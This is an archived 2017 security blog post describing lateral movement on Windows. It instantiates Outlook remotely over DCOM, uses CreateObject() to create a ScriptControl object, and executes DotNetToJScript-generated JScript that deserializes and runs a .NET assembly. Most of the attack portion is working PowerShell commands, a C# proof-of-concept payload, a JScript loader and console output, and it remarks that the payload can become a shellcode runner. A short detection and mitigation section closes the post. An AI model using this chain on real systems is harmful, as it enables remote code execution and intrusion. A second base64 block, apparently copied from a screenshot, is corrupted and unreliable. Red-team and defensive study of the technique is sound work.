Lateral Movement Using Outlook’s CreateObject Method and DotNetToJScript

Published: 2017-11-16 · Archived: 2026-04-05 15:04:01 UTC

In the past, I have blogged about various methods of lateral movement via the Distributed Component Object Model (DCOM) in Windows. This typically involves identifying a DCOM application that has an exposed method allowing for arbitrary code execution. In this example, I’m going to cover Outlook’s CreateObject() method.


If you aren’t familiar with CreateObject(), it essentially allows you to instantiate an arbitrary COM object. The issue with abusing DCOM applications for lateral movement is that you are normally at the mercy of the method being used. The majority of the talked about techniques involve abusing a ShellExecute (or similar) method to start an arbitrary process or opening a malicious file on the target host, which requires placing a payload on disk (or a network share). While these techniques work great, they aren’t ideal from a safety perspective.

For example, the ShellBrowser/ShellBrowserWindow applications only allow you to start a process with parameters, which makes the technique susceptible to command line logging. What about the Run() methods for macro execution? Well, that requires the document with the malicious macro to be local or hosted on a share (not exactly ideal).

What if we could get direct shellcode execution via DCOM and not have to worry about files on the target or arbitrary processes such as powershell or regsvr32? Luckily, Outlook is exposed via DCOM and has us covered.

First, we need to instantiate Outlook remotely:

```
$com = [Type]::GetTypeFromProgID('Outlook.Application’,’192.168.99.152’)
$object = [System.Activator]::CreateInstance($com)
```



After doing so, you will have the CreateObject() method available to you:

```
PS C:\Users\Matt> $object | gm *Create*

   TypeName: Microsoft.Office.Interop.Outlook.ApplicationClass

Name                   MemberType Definition
----                   ---------- ----------
CreateItem             Method     System.Object CreateItem(Microsoft.Office.Interop.Outlook.OlItemType ItemType)
CreateItemFromTemplate Method     System.Object CreateItemFromTemplate(string TemplatePath, System.Object InFolder)
CreateObject           Method     System.Object CreateObject(string ObjectName)
CreateObjRef           Method     System.Runtime.Remoting.ObjRef CreateObjRef(type requestedType)
```

As discussed above, this method provides the ability to instantiate any COM object on the remote host. How might this be abused for shellcode execution? Using the CreateObject method, we can instantiate the ScriptControl COM object, which allows you to execute arbitrary VBScript or JScript via the AddCode() method:

```
$RemoteScriptControl = $object.CreateObject("ScriptControl")
```

```
PS C:\Users\Matt> $RemoteScriptControl = $object.CreateObject("ScriptControl")
PS C:\Users\Matt>
PS C:\Users\Matt> $RemoteScriptControl | gm

   TypeName: System.__ComObject#{0e59f1d3-1fbe-11d0-8ff2-00a0d10038bc}

Name             MemberType Definition
----             ---------- ----------
AddCode          Method     void AddCode (string)
AddObject        Method     void AddObject (string, IDispatch, bool)
Eval             Method     Variant Eval (string)
ExecuteStatement Method     void ExecuteStatement (string)
Reset            Method     void Reset ()
Run              Method     Variant Run (string, SAFEARRAY(Variant))
_AboutBox        Method     void _AboutBox ()
AllowUI          Property   bool AllowUI () {get} {set}
CodeObject       Property   IDispatch CodeObject () {get}
Error            Property   IScriptError Error () {get}
Language         Property   string Language () {get} {set}
Modules          Property   IScriptModuleCollection Modules () {get}
Procedures       Property   IScriptProcedureCollection Procedures () {get}
SitehWnd         Property   int SitehWnd () {get} {set}
State            Property   ScriptControlStates State () {get} {set}
Timeout          Property   int Timeout () {get} {set}
UseSafeSubset    Property   bool UseSafeSubset () {get} {set}
```

If we use James Forshaw's DotNetToJScript technique to deserialize a .NET assembly in VBScript/JScript, we can achieve shellcode execution via the ScriptControl object by passing the VBScript/JScript code to the AddCode() method. Since the ScriptControl object was instantiated remotely via Outlook's CreateObject() method, any code passed will be executed on the remote host. To demonstrate this, I will use a simple assembly that starts calc. The PoC C# looks something like this:

```
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

public class TestClass
{
    public TestClass()
    {
        Process.Start("calc.exe");
    }

}
```

Note: Since it is just C#, this can be a full shellcode runner as well 🙂

After compiling the “payload”, you can pass it to DotNetToJScript and get back some beautiful JScript/VBScript. In this instance, it will be JScript.

```
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v2.0.50727';
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
<snipped>;

var entry_class = 'TestClass';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var n = fmt.SurrogateSelector;
    var d = fmt.Deserialize_2(stm);
    al.Add(n);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}
```

Now that the payload has been generated, it can be passed to the ScriptControl COM object that was created via Outlook’s CreateObject method on the remote host. This can be accomplished by storing the entire JScript/VBScript code block into a variable in PowerShell. In this case, I have stored it in a variable called “$code”:

```
PS C:\Users\Matt\Desktop> $code
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v2.0.50727';
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}
```



```
var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWx1Z2F0ZQd0YXJnZXQwB211dGhvZDADAwMwU31zdGVtLkR1bGVnYXR1U2VyaWFsaXph"+
"dG1vbkhvbGR1citEZWx1Z2F0ZUVudHJ5I1N5c3R1bS5EZWx1Z2F0ZVN1cm1hbG16YXRpb25Ib2xk"+
"ZXIvU31zdGVtLL1J1Zmx1Y3Rpb24uTWVtYmVySW5mb1N1cm1hbG16YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGUTZXJpYWxpemF0aW9uSG9sZGVyK0R1bGVnYXR1"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmd1dFR5cGVBc3N1bWJseQ50YXJnZXRU"+
"eXB1TmFtZQptZXRob2ROYW11DVR1bGVnYXR1RW50cnkBAQIBAQEDMFN5c3R1bS5EZWx1Z2F0ZVN1"+
"cm1hbG16YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3R1bS5SdW50aW11L1J1bW90"+
"aW5nLk11c3NhZ21uZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZ1cnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZX1Uh2t1bj1iNzdhNWM1NjE5MzR1MDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAAPU31zdGVtLkR1bGVnYXR1BgoAAAANRH1uYW1pY01udm9rZQoEAwAA"+
"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWx1Z2F0ZQd0YXJnZXQw"+
"B211dGhvZDADBwMwU31zdGVtLkR1bGVnYXR1U2VyaWFsaXphdG1vbkhvbGR1citEZWx1Z2F0ZUVu"+
"dHJ5Ai9TeXN0ZW0uUmVmbGVjdG1vbi5NZW1iZXJJbmZvU2VyaWFsaXphdG1vbkhvbGR1cgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3R1bS5SZWZsZWN0aW9uLk11bWJ1ck1uZm9TZXJpYWxpemF0aW9u"+
"SG9sZGVyBgAAAAROYW11DEFzc2VtYmx5TmFtZQ1DbGFzc05hbWUJU21nbmF0dXJ1Ck11bWJ1c1R5"+
```


Finally, all that needs done is to set the "Language" property on the ScriptControl object to whatever language that will be executed (JScript or VBScript) and then call the "AddCode()" method with the "$code" variable as a parameter:

```
$RemoteScriptControl.Language = "JScript"
$RemoteScriptControl.AddCode($code)
```

```
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop> $RemoteScriptControl.Language = "JScript"
PS C:\Users\Matt\Desktop> $RemoteScriptControl.AddCode($code)
PS C:\Users\Matt\Desktop>
```

After the "AddCode()" method is invoked, the supplied JScript will execute on the remote host:



As you can see above, calc.exe has spawned on the remote host.

Detections and Mitigations:

You might have noticed in the above screenshot that Outlook.exe spawned as a child of svchost.exe. That is indicative of Outlook.Application being instantiated via DCOM remotely, so that should stick out. In most cases, the process being started will contain "-embedding" in the command line, which is also indicative of remote instantiation.

Additionally, module loads of vbscript.dll or jscript/jscript9.dll should stand out as well. Normally, Outlook does not load these and those being loaded would be indicators of the ScriptControl object being used.

In this example, the payload was running as a child process of Outlook.exe, which would be weird. It is important to remember that ultimately, a .NET assembly is being executed, meaning that shellcode injection is absolutely doable. Instead of simply starting a process, an attacker can write an assembly that injects shellcode into another process, which would bypass the parent-child relationship detection. Ultimately, enabling the Windows Firewall will prevent this attack as it stops DCOM usage.

-Matt N

Source: https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/